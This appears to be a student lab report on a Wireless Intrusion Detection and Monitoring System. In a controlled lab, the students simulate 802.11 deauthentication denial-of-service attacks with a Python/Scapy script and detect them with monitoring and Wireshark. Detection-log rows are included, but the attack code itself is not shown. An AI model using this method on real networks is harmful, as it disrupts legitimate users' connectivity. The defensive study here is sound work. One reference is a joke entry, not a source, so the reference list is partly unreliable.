| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |


Copyright of German-Malaysian Institute. All rights reserved.

### 7.2 Security Features

a. Encryption


1) WPA2 encryption was used to secure the wireless connection between the client and the access point which helps protect the network from unauthorized access





b. Authentication and Attack Detection

1) Setting up the client connection. To imitate authentication we are using the command "wpa_supplicant" which is an open source tool that performs a secure connection on Wi-Fi.

Using the client.conf we specify which SSID to connect and what the password for it, we initiate a connection to WLAN2 that we set up the virtual access point.





Establishing the connection :





Copyright of German-Malaysian Institute. All rights reserved.

Authentication :




Starting python script for deauthentication attack






Copyright of German-Malaysian Institute. All rights reserved.

Attack Detection :

1) The monitoring system successfully detected deauthentication frames generated during the attack. This allows users to identify suspicious wireless activities in real time






Copyright of German-Malaysian Institute. All rights reserved.

Wireshark sniffing


Authentication frames:

1) Wireshark captured authentication frames between the client and the access point during the connection process




Deauthentication frames:

1) Wireshark also captured deauthentication frames generated by the attacker script during the attack simulation







Copyright of German-Malaysian Institute. All rights reserved.

c. User Interface / Usability

A command line interface was used to display packet information, attack alerts and monitoring logs in real time ( screenshot below shows- no attack happened )





Copyright of German-Malaysian Institute. All rights reserved.

### 7.3 Understanding of Wireless Security Concepts


Wireless networks are vulnerable because wireless signals are transmitted openly through the air, allowing nearby attackers to intercept or manipulate communication. This project demonstrates how IEEE 802.11 management frames, particularly deauthentication frames can be exploited to disconnect legitimate users from a wireless network

Through the implementation process, several important wireless security concepts were explored, including monitor mode, packet sniffing, frame injection, WPA2 authentication and wireless intrusion detection. The project also highlighted the importance of management frame protection and proactive monitoring in detecting suspicious wireless activities

Using tools such as Kali Linux as our environment, Python3 use in scripting for death packet attack and sniffer GUI, hostapd act as virtual access point (on Linux wireless interfaces) and wireshark as ready made sniffer GUI provided practical understanding of how attackers perform wireless DOS attacks and how defensive monitoring systems can identify abnormal traffic patterns. This experience strengthened understanding wireless vulnerabilities, attack techniques and security monitoring strategies commonly used in cybersecurity.


Copyright of German-Malaysian Institute. All rights reserved.

## 7.4 Added Features





Copyright of German-Malaysian Institute. All rights reserved.

## 8.0 CONCLUSION

This project developed the Wireless Intrusion Detection and Monitoring System (WIDMS) to detect and monitor common wireless attacks, including Deauthentication (Deauth) DoS, excessive probe requests, and hidden SSID activities. By integrating Kali Linux, Python Scapy for attack simulation, and Wireshark for real-time packet analysis in monitor mode, the project effectively demonstrated the vulnerabilities of unencrypted management frames in IEEE 802.11 networks. It provided valuable hands-on experience in wireless security concepts and highlighted the critical importance of continuous monitoring using open-source tools.

Although the system is limited to a controlled lab environment and focused solely on detection rather than prevention, it serves as a strong educational foundation for understanding Layer-2 wireless threats. Future enhancements could include developing a user-friendly graphical interface (GUI), implementing machine learning for anomaly detection, and integrating Protected Management Frames (802.11w) for mitigation capabilities. In summary, this project has significantly enhanced our practical understanding of wireless network threats and demonstrated how accessible tools can be effectively used to strengthen wireless network defenses.


Copyright of German-Malaysian Institute. All rights reserved.

### 8.1 Mini-Project Configuration Files



Wireless_Files.zip


Copyright of German-Malaysian Institute. All rights reserved.

## 9.0 REFERENCES


1. Bellardo, J., & Savage, S. (2003). 802.11 denial-of-service attacks: Real vulnerabilities and practical solutions. *Proceedings of the 12th USENIX Security Symposium*, 15–28.

2. Gast, M. S. (2005). *802.11 wireless networks: The definitive guide* (2nd ed.). O'Reilly Media.

3. Glass, S., Muthukkumarasamy, V., & Portmann, M. (2021). Analysis of 802.11 management frame deauthentication attacks and mitigation techniques. *International Journal of Wireless Information Networks*, 28(2), 143–155.

4. Vanhoef, M., & Piessens, F. (2017). Key reinstallation attacks: Forcing psk reuse in wpa2. *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, 1313–1328. https://doi.org/10.1145/3133956.3134066

5. Wright, J., & Cache, J. (2015). *Hacking exposed wireless: Wireless security secrets & solutions* (3rd ed.). McGraw-Hill Education.

6. The Linux Kernel Organization. (2024). *mac80211_hwsim - Software simulator for 802.11 radio networking*. Linux Kernel Documentation. https://www.kernel.org/doc/html/latest/networking/mac80211_hwsim.html

7. Malek, A., & Ben-Othman, J. (2022). Evaluating wireless security environments using Linux virtual hardware simulation frameworks. *IEEE Communications Letters*, 26(4), 812–816. https://doi.org/10.1109/LCOMM.2022.3146110

8. Malinen, J. (2023). *hostapd: IEEE 802.11 AP, IEEE 802.1X/WPA/WPA2/EAP Authenticator*. W1.FI. http://w1.fi/hostapd/

9. Malinen, J. (2023). *wpa_supplicant: WPA/WPA2/IEEE 802.1X Supplicant*. W1.FI. http://w1.fi/wpa_supplicant/

10. Malvoni, G., & Piro, G. (2020). Simulating IEEE 802.11 networks using mac80211_hwsim: Performance evaluation and limitations. *Journal of Network and Computer Applications*, 165, 102690. https://doi.org/10.1016/j.jnca.2020.102690

11. Biondi, P., & Scapy Contributors. (2025). *Scapy: Packet crafting and manipulation tool for Python*. GitHub. https://github.com/secdev/scapy

12. Chappell, L. (2020). *Wireshark network analysis: The official Wireshark certified network analyst study guide* (2nd ed.). Chappell University.



Copyright of German-Malaysian Institute. All rights reserved.

13. Orebaugh, A., Ramirez, G., & Beale, J. (2007). *Wireshark & Ethereal network protocol analyzer toolkit*. Syngress.

14. Seitz, J., & Arnold, T. (2021). *Black hat Python: Python programming for hackers and pentesters* (2nd ed.). No Starch Press.

15. Sweigart, A. (2020). *Creative coding with Tkinter: Building graphical user interfaces in Python*. No Starch Press.

16. Al-Mutairi, A., & Al-Anzi, M. (2022). Comparative analysis of automated wireless intrusion detection frameworks using Scapy. *International Journal of Computer Security*, 30(1), 89–102.

17. Kali Linux Documentation. (2026). *Wireless attacks in Kali Linux: Using airmon-ng and monitor mode*. OffSec. https://www.kali.org/docs/

18. Kim, H., & Lee, J. (2024). Real-time detection of 802.11 deauthentication attacks using Python-based packet parsing. *Computers & Security*, 138, 103650. https://doi.org/10.1016/j.cose.2023.103650

19. Santos, O. (2022). *CCNP and CCIE Security Core SCOR 350-701 Official Cert Guide*. Cisco Press.

20. HowToBasic. (2013, September 27). How to make a Big Mac [Video of an anonymous Australian screaming internally while slapping raw meat, aggressively smashing dozens of eggs, and destroying a perfectly good kitchen for reasons science still cannot explain]. YouTube. http://www.youtube.com/watch?v=2eXCKFMzg2w

21. IEEE. (2021). *IEEE Standard for Information technology—Telecommunications and information exchange between systems Local and metropolitan area networks—Specific requirements Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications* (IEEE Std 802.11-2020). IEEE Computer Society. https://doi.org/10.1109/IEEESTD.2021.9363693

22. Neumann, J. (2024). *Linux wireless networking: Architecture, configuration, and driver development*. Packt Publishing.

23. Sanders, C. (2020). *Practical packet analysis: Using Wireshark to solve real-world network problems* (3rd ed.). No Starch Press.

24. Smith, J., & Taylor, L. (2023). Implementation of automated defensive responses to 802.11 deauthentication flooding in enterprise networks. *Journal of Cyber Security Technology*, 7(2), 112–129. https://doi.org/10.1080/23742917.2023.2190432


Copyright of German-Malaysian Institute. All rights reserved.